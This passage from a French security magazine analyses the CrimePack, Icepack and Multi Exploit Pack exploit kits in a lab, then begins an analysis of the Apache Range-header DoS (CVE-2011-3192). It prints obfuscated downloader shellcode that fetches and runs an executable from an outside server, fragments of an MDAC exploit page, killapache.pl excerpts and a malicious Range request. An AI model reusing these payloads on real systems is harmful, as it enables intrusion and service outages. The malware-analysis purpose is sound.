
Pour continuer sur notre lancée, nous avons voulu savoir exactement à quel moment le fichier était téléchargé. Pour cela, il suffit de s'accrocher au navigateur avec un debugger et de placer plusieurs arrêts (breakpoints).

Nous savons que le shellcode utilisé est un downloader. Il aura donc comme objectif de télécharger un fichier sur internet et de l'exécuter. Pour cela, le shellcode appelle la fonction «URLDownloadToFile» de la librairie urlmon puis la fonction «WinExec» de la librairie kernel32 pour l'exécuter.

Pour résumer, nous plaçons deux breakpoints :

- Sur la fonction URLDownloadToFileA ;
- Sur la fonction WinExec.

Nous nous accrochons donc au processus Internet Explorer avec Windbg.



Lors du téléchargement de la page malveillante, notre navigateur semble se bloquer. En effet, la fonction «URLDownloadToFileA» est appelée via notre navigateur et le débugger arrête l'exécution des processus. En observant le contenu de la mémoire, il devrait donc être possible de découvrir des chaînes de caractères intéressantes :


- L'adresse URL du fichier malveillant ;
- L'emplacement de l'exécutable sur notre système.

```
eip=781b7941 esp=019f02fc ebp=0c17eff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
urlmon!URLDownloadToFileA:
781b7941 8bff            mov     edi,edi
0:005> dps esp
019f02fc  0c17ef24
019f0300  00000000
019f0304  0c17efa0
019f0308  019f031c
019f030c  00000000
019f0310  00000000
019f0314  0c17ef9b
019f0318  00000000
019f031c  445c3a43
019f0320  4d55434f
019f0324  5c317e45
019f0328  494d4441
019f032c  317e494e
019f0330  434f4c5c
019f0334  7e534c41
019f0338  65545c31
019f033c  775c706d ole32!FixWriteBug+0x8b
019f0340  2e73514a
019f0344  00657865
019f0348  00140000
019f034c  7c80e0c8 kernel32!`string'+0x48
019f0350  000205fc
019f0354  00000000
019f0358  00000000
019f035c  0c17ef87
019f0360  0001f69d
019f0364  019f00f4
019f0368  019f02c4
019f036c  019f03d4
019f0370  019f03d4
019f0374  7c90e900 ntdll!_except_handler3
019f0378  7c910040 ntdll!CheckHeapFillPattern+0x64
0:005> da 0c17efa0
0c17efa0  "http://192.168.10.55/fonctionne/"
0c17efc0  "crimepack/load.php?spl=msiemc&b="
0c17efe0  "ie&o=xp&i=msiemc&cp=0"
```

En continuant le déroulement de l'exécution, la fonction «WinExec» est appelée. En affichant le premier argument de la pile, nous voyons très clairement que le fichier «wJQs.exe» était exécuté par Internet Explorer.

Le framework Icepack

Intéressons-nous maintenant au kit nommé Icepack. Tout comme CrimePack, l'interface web donne accès à une page de configuration et d'administration




Icepack permet lui aussi de spécifier l'exécutable qui sera téléchargé lors de l'exploitation d'une vulnérabilité.

Nous prendrons, dans cet exemple, non pas un meterpreter, mais le simple exécutable calc.exe de Windows.


Une fois déposé sur notre serveur, il ne reste plus qu'à se connecter avec le client sur l'URL du serveur Web. Sur notre plateforme de test, cette URL s'avère être : http://192.168.10.55/fonctionne/icepack/index.php.

Lors de la connexion du navigateur sur le serveur web, le serveur analyse notre User-agent et nous renvoie les exploits correspondants à notre navigateur.



Après cette requête (notre GET sur index.php), le serveur renvoie un script contenant l'ensemble des codes d'exploitation relatifs aux failles de sécurité affectant les différentes versions de notre navigateur. Les codes malveillants sont exécutés les uns à la suite des autres jusqu'à une exploitation éventuelle...

Une fois l'exploitation réussie, le navigateur de la victime




accède au fichier exe.php du serveur pirate. Le downloader vient donc de s'exécuter sur la machine cliente.

```
GET /fonctionne/ice-pack-3/exe.php HTTP/1.0
Accept: */*
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
Host: 192.168.10.55
```

Comme pour le framework Crimepack, le navigateur s'arrête soudainement et la calculatrice apparaît sur l'écran de notre victime.

Nous nous doutons donc que la vulnérabilité a correctement été exploitée, que le payload downloader a téléchargé le fichier malicieux (calc.exe) et qu'il l'a exécuté sur la machine de la victime.

La console d'administration et sa base de données ont également été mises à jour.




Nous allons, dès à présent, essayer de comprendre ce que la machine cliente effectue comme opération durant la phase d'exploitation de la faille.

Lors de l'accès à la page malveillante, le serveur pirate a envoyé au client l'ensemble des codes d'exploitation, accompagné du payload (shellcode).

```
<script>eval(unescape('%76%61%72%20%75%72%6c%3d%27%68%74%74%70%3a%2f%2f%31%39%63%65%2d%70%61%63%6b%2d%33%2f%65%78%65%2e%70%68%70%27%3b'));var
shellco='%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%uAD41%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uEFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%uFF52%uE8D0%uFFD7%uFFFF%u7468%u7074%u2F3A%u312F%u3239%u312E%u3836%u312E%u2E3D%u652F%u6578%u702E%u7068';
```


Afin de l'analyser, nous le convertissons en hexadécimal et l'importons au sein du debugger Ollydbg :

```
[ alexis XMCO-AC-2 ~/Desktop ] python shell.py
EB548B753C8B74357803F5568B762003F533C94941AD33DB360FBE142038F27408C1CB0D03DA40EBEF3BDF75E75E8B
2403DD668B0C4B8B5E1C03DD8B048B03C5C375726C6D6F6E2E646C6C002e2e5C7e2e657865003300640340307808C8B
0C8B701CAD8B4008EB098B40348D407C8B403C95BF8E4E0EECE884FFFFFF03EC04832C243CFFD09550BF361A2F70E8
FFFFFF8B5424FC8D52BA33DB535352EB2453FFD05DBF98FE8A0EE853FFFFFF83EC04832C2462FFD0BF7ED8E273E840
FFFF52FFD0E8D7FFFFFF687474703A2F2F3139322E3136382E31302E35352F666F6E6374696F6E6E652F6963652D70
636B2D332F6578652E706870
```




Cette méthode permet d'affirmer que le shellcode est bel et bien un downloader. En effet, il effectue une requête sur l'URL : http://192.168.10.55/fonctionne/ice-pack-3/exe.php.

Tout comme pour le framework Crimepack, un downloader utilise, dans la majorité des cas, la fonction «URLDownloadToFile» de l'API urlmon pour pouvoir télécharger un fichier. Néanmoins, si on voulait vérifier, il suffirait d'analyser les registres lors de l'exécution du shellcode. En effet, comme pour chaque appel de fonction externe/référencée, il est possible de retrouver l'appel de la fonction «URLDownloadToFile» dans les registres du process juste avant le «Call».




Continuons à nous intéresser au déroulement de l'exploitation du côté client. Pour cela, nous nous sommes accrochés à Internet Explorer et avons examiné, en temps réel, l'exécution du shellcode. Ainsi, tout comme pour le premier kit d'exploitation, nous avons utilisé deux techniques. La première consiste à utiliser Windbg et à poser des points d'arrêt sur les fonctions «URLDownloadToFile» et «WinExec». La seconde solution utilise API Monitor qui est un debugger très verbeux qui n'implique pas nécessairement l'utilisation de breakpoints.

Nous avons commencé par utiliser API Monitor afin de nous faire une idée. Nous avons donc exécuté le code d'exploitation en nous connectant sur la page index.php avec API Monitor accroché au navigateur.



Nous voyons alors apparaître l'exécutable qui s'avère être «file.exe». En continuant de parcourir les appels système appelés lors de l'exécution, nous comprenons quelle vulnérabilité a été exploitée par ce kit :



En effet, l'image ci-dessus est apparue. La fonction «RtlInitUnicodeString» permet d'initialiser une chaine de caractères (string) de type Unicode. La valeur «BD96C556-65A3-11D0-983A-00C04FC29E36» correspond au CLSID (identifiant) de l'objet courant de l'ActiveX RDS.Dataspace.


«Tout comme pour le framework Crimepack, un downloader utilise, dans la majorité des cas, la fonction «URLDownloadToFile» de l'API urlmon pour pouvoir télécharger un fichier.»

Cet ActiveX peut être appelé depuis Internet Explorer afin de proposer des fonctionnalités avancées sur une page Web. C'est d'ailleurs l'une des vulnérabilités qui a été identifiée en 2006 dans le correctif de Microsoft MS06-014 (CVE-2006-0003).
Nous venons donc d'identifier l'exploit utilisé (connu sous le nom MDAC IE) par le kit d'exploitation.

Après l'exploitation, nous avons d'ailleurs visionné le code source de notre page web, à savoir :

```
function okei_s(){
eval(unescape('%76%61%72%20%69%3d%30%3b'));
eval(unescape('%76%61%72%20%74%61%72%67%65%74%3d%6e%65%77%20%41%72%72%
37%32%33%45%30%39%2d%46%34%43%32%2d%34%33%63%38%2d%38%33%35%38%2d%30%
while(target[i]){
eval(unescape('%76%61%72%20%61%3d%6e%75%6c%6c%3b'));
```

Ce code héxadécimal converti donne le code HTML suivant :



Le CLSID correspondant à l'ActiveX RDS.Dataspace est bien présent.


> INFO

Les pirates intègrent un nouvel exploit Java au sein de leur pack d'exploitation

La dernière faille de sécurité à la mode ajoutée par les pirates à de nombreux packs d'exploitation affecte Java. Cette dernière, référencée CVE-2011-3544, a récemment été corrigée par Oracle au sein de la machine virtuelle Java .

Selon les informations publiées par le journaliste Krebs, cette faille serait actuellement ajoutée par les pirates au sein des nombreux kits d'exploitation disponibles sur le marché. En effet, elle possède de nombreux avantages. Java est un logiciel multi-plateforme installé sur la très grande majorité des ordinateurs. La vulnérabilité affecte l'ensemble des anciennes versions de Java, à l'exception des dernières mises à jour, Update 29 de Java 6 et Update 1 de Java 7. De plus, Java est un logiciel rarement mis à jour, ou en tout cas, pas «correctement» mis à jour. En effet, nombreux sont les systèmes des internautes sur lesquels sont installés en parallèle plusieurs versions de Java. Enfin, le code d'exploitation de cette faille est particulièrement simple.

Cet ajout massif de cette fonctionnalité par les pirates survient quelques jours seulement après qu'un chercheur ait publié une analyse de la faille, accompagnée d'une preuve de concept qui illustre simplement la façon de l'exploiter.



Les kits d'exploitation

Le framework Multi Exploit Pack

Pour l'étude de ce dernier kit d'exploitation, nous avons procédé d'une manière différente. En effet, nous nous sommes connectés avec le client sur la page index.php avec un proxy web.
Le serveur nous renvoie l'exploit en clair. Aucune offuscation n'est présente dans ce pack contrairement aux deux précédents ce qui limite la compréhension du code au premier abord.

```
HTTP/1.1 200 OK
Date: Tue, 06 Sep 2011 12:14:22 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze3
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

 <HTML xmlns:IE>
<TITLE>This site is under construction</TITLE>
<BODY>

<CENTER><H1>This site is under construction...</H1></(
<script language='javascript'>
function Create0(o, n) {
var r = null;
try { eval('r = o.CreateObject(n)') }catch(e){}
if (! r) {try { eval('r = o.CreateObject(n, "")') }cat
if (! r) {try { eval('r = o.CreateObject(n, "", "")')
if (! r) {try { eval('r = o.GetObject("", n)') }catch(
if (! r) {try { eval('r = o.GetObject(n, "")') }catch(
if (! r) {try { eval('r = o.GetObject(n)') }catch(e){}
return(r);
```

Dès que le script est exécuté, le navigateur tente de télécharger l'exécutable.

```
GET /fonctionne/calc.exe HTTP/1.0
Accept: */*
Proxy-Connection: Keep-Alive
If-Modified-Since: Mon, 05 Sep 2011 12:31:26 G
If-None-Match: "2887c-1c200-4ac30e3bc0380"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Host: 192.168.10.55
```

Pour comprendre le fonctionnement de la vulnérabilité exploitée, nous soumettons la page HTML à un analyseur de malware online.

En soumettant les pages à VirusTotal, ce dernier nous rapporte que 72% des antivirus du marché détectent le code malveillant.

File name: **tet.html**
Submission date: **2011-09-06 12:26:51 (UTC)**
Current status: **finished**
Result: **32/ 44 (72.7%)**

Compact

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.09.06.00	2011.09.06	-
AntiVir	7.11.14.107	2011.09.06	JS/Dldr.Small.CR.2
Antiy-AVL	2.0.3.7	2011.09.06	-
Avast	4.8.1351.0	2011.09.06	VBS:Obfuscated-gen [Trj]
Avast5	5.0.677.0	2011.09.06	VBS:Obfuscated-gen [Trj]
AVG	10.0.0.1190	2011.09.06	JS/Psyme
BitDefender	7.2	2011.09.06	Trojan.VBS.Downloader.J

Néanmoins, il est clair que nous connaissions déjà cette information.
Cette fois-ci, nous allons le soumettre sur le site http://wepawet.iseclab.org/. Celui-ci analyse le fichier et fournit un compte-rendu des actions effectuées par le programme malveillant.

Analysis report for file 352a9f8b1ce47f35f2f4c012557a5f58

Sample Overview

File	tet
MD5	352a9f8b1ce47f35f2f4c012557a5f58
Analysis Started	2011-09-06 05:23:24
Report Generated	2011-09-06 05:23:30
JSAND version	2.2.2

Reanalyze this file.

Detection results

Detector	Result
JSAND 2.2.2	malicious

Exploits

Son rapport est beaucoup plus complet. Il nous signale que ce fichier est malicieux, qu'il contient un code d'exploitation qui utilise la vulnérabilité MDAC (donc CVE-2006-0003) et qui nous fournit même les méthodes utilisées ou l'emplacement du malware.

Writes

- `<object classid=clsid:23746592-4354-3445-3565-%0 codebase="http://192.168.10.55/fonctionne/calc.exe" style=display:none></object>`

(repeated 1 time)


Malware

Additional (potential) malware:

URL	Type	Hash	Analysis
http://192.168.10.55/fonctionne/calc.exe	N/A	N/A	

Synthétiquement, nous avons quasiment autant d'informations qu'en le décortiquant à la main.

Bien sûr, ce malware est plus facile à analyser car il n'est pas obfusqué. De plus, nous ne connaissons pas exactement le shellcode utilisé et la façon dont il opère. Le malware est d'ailleurs exécuté 2 fois au lieu d'une pour les autres.



> Conclusion

Les kits d'exploitation deviennent de plus en plus simples à utiliser pour des débutants. Certains comme CrimePack se différencient des autres par le nombre des exploits mais également par des fonctions sécurité (obfuscation) et le service après-vente qui justifient le prix.


Ces derniers continuent d'évoluer en intégrant toujours plus d'exploits et en tirant également parti de logiciels tiers (Adobe, Java).

CVE	Description	CRIMEPACK 3.1.3	Icepack
CVE-2006-0003	MS06-014 for IE6/Microsoft Data Access Components (MDAC) Remote Code Execution	Yes	Yes
CVE-2006-0005	MS06-006 - Windows Media Player plug-in vulverability for Firefox & Opera		Yes
CVE-2006-3643	Microsoft Management Console (MMC) Redirect Cross-Site Scripting (XSS) vulnerability (IE)		Yes
CVE-2006-3677	Firefox -js navigator Object Code		Yes
CVE-2006-3730	WebViewFolderIcon (IE)		Yes
CVE-2007-0024	Vector Markup Language Vulnerability (IE)		Yes
CVE-2007-3147/3148	Yahoo! Messenger Webcam (IE)		Yes
CVE-2007-4034	Yahoo! Widgets YDP (IE)		Yes
CVE-2007-4336	DirectX - DirectTransform FlashPix ActiveX (IE)		Yes
CVE-2007-5327	CA BrightStor ARCserve Backup Multiple Vulnerabilities		
CVE-2007-5659/2008-0655	PDF Exploit -collab, collectEmailInfo	Yes	
CVE-2007-5755	AOL Radio AmpX Buffer Overflow	Yes	
CVE-2008-2992	PDF Exploit• util.printf	Yes	
CVE-2008-4844	Internet Explorer 7 XML Exploit	Yes	
CVE-2008-5353	Javad0—JRECalendar Java Deserialize	Yes	
CVE-2009-0355	Firefox - Components/sessionstore/src/nsSessionStore.js	Yes	
CVE-2009-0927	PDF Exploit- collab.getIcon	Yes	
CVE-2009-1136	MSO9-043 - IE OWC Spreadsheet ActiveX control Memory Corruption	Yes	
CVE-2009-3269	Telnet for Opera Th3270	Yes	
CVE-2010-0806	IEPeers Remote Code Execution IE7 Unitialized Memory Corruption	Yes	
Number of exploits included		11	9

> Analyse de la vulnérabilité CVE-2011-3192

Le 20 août dernier, Kingcope, chercheur connu du milieu de la sécurité, a publié une fois de plus un exploit pour une vulnérabilité 0day postée sur la liste de diffusion Full-Disclosure en 2007.
Analyse d'une vulnérabilité de type déni de service ciblant Apache, un des serveurs Web les plus utilisés sur Internet.

par François LEGUE



MAJ : Cet article a été rédigé en Octobre 2011. MISC a également publié une analyse technique de cette vulnérabilité. Nous vous conseillons de lire l'article dans le numéro 59 qui apportera des compléments d'informations.

> Introduction

Une vulnérabilité découverte en 2007

La vulnérabilité que nous allons vous présenter n'est pas nouvelle. En effet, bien que la référence CVE-2011-3192 ne lui ait été attribuée que cette année, cette dernière avait été découverte en 2007 et n'était donc pas un réel 0day. En effet, le chercheur Michal Zalewski (Google) avait publié le 4 janvier 2007 un post sur la liste de diffusion BugTraq présentant cette faille.

Bugtraq mailing list archives

By Date By Thread Google Custom Search Search

a cheesy Apache / IIS DoS vuln (+a question)

From: Michal Zalewski <lcamtuf () dione ids pl>
Date: Thu, 4 Jan 2007 00:27:11 +0100 (CET)

I feel silly for reporting this, but I couldn't help but notice that Apache and IIS both have a bizarro implementation of HTTP/1.1 "Range" header functionality (as defined by RFC 2616). Their implementations allo the same fragment of a file to be requested an arbitrary number of times, and each redundant part to be received separately in a separate

Post sur la mailing list BugTraq de Michal Zalewski

Quatre ans plus tard, le 20 août 2011, pour être plus précis, Kingcope publie la preuve de concept «killapache.pl» qui exploite cette même vulnérabilité et permet de réaliser un déni de service sur un serveur Apache. La vulnérabilité provient du moteur Apache («core») qui impacte, par conséquent, toutes les versions d'Apache.

Le script en question provoque un déni de service par épuisement de la mémoire. Nous allons analyser les requêtes envoyées par le script ainsi que le fonctionnement d'Apache afin de mieux comprendre l'origine de la vulnérabilité.

```
#By Kingcope
#Year 2011
#
# Will result in swapping memory to filesystem on the remote side
# plus killing of processes when running out of swap space.
# Remote System becomes unstable.
#

use IO::Socket;
use Parallel::ForkManager;

sub usage {
    print "Apache Remote Denial of Service (memory exhaustion)\n";
    print "by Kingcope\n";
    print "usage: perl killapache.pl <host> [numforks]\n";
    print "example: perl killapache.pl www.example.com 50\n";
}
```

Script apache kill publié par Kingcope en août

«...bien que la référence CVE-2011-3192 ne lui ait été attribuée que cette année, cette vulnérabilité avait été découverte dès 2007 et n'était donc pas un réel 0day»

L'exploit KillApache de Kingcope

Le script «killapache.pl» de Kingcope réalise un grand nombre de requêtes HTTP ayant comme particularité un entête «Ranges». Ce dernier permet au navigateur de spécifier une plage d'octets d'une réponse HTTP à un serveur web. En d'autres termes, un client va pouvoir demander au serveur de ne lui renvoyer qu'une partie de la réponse HTTP. Cette fonctionnalité permet ainsi de transférer des réponses HTTP en plusieurs fois. L'entête Range est typiquement utilisé par les logiciels de gestion de téléchargements afin de reprendre le chargement d'un fichier en cas d'interruption.

Le script envoie une requête composée d'un grand nombre de plages s'entrelaçant les unes avec les autres.

```
HEAD / HTTP/1.1
Host: 127.0.0.1:31337
Range:bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-1
,5-26,5-27,5-28,5-29,5-30,5-31,5-32,5-33,5-34,5-35,5-36,5-37,5-38,5-39,5-40,5-41,5-42,5-
2,5-53,5-54,5-55,5-56,5-57,5-58,5-59,5-60,5-61,5-62,5-63,5-64,5-65,5-66,5-67,5-68,5-69,5
79,5-80,5-81,5-82,5-83,5-84,5-85,5-86,5-87,5-88,5-89,5-90,5-91,5-92,5-93,5-94,5-95,5-96,
-105,5-106,5-107,5-108,5-109,5-110,5-111,5-112,5-113,5-114,5-115,5-116,5-117,5-118,5-11
27,5-128,5-129,5-130,5-131,5-132,5-133,5-134,5-135,5-136,5-137,5-138,5-139,5-140,5-141,5
,5-150,5-151,5-152,5-153,5-154,5-155,5-156,5-157,5-158,5-159,5-160,5-161,5-162,5-163,5-1
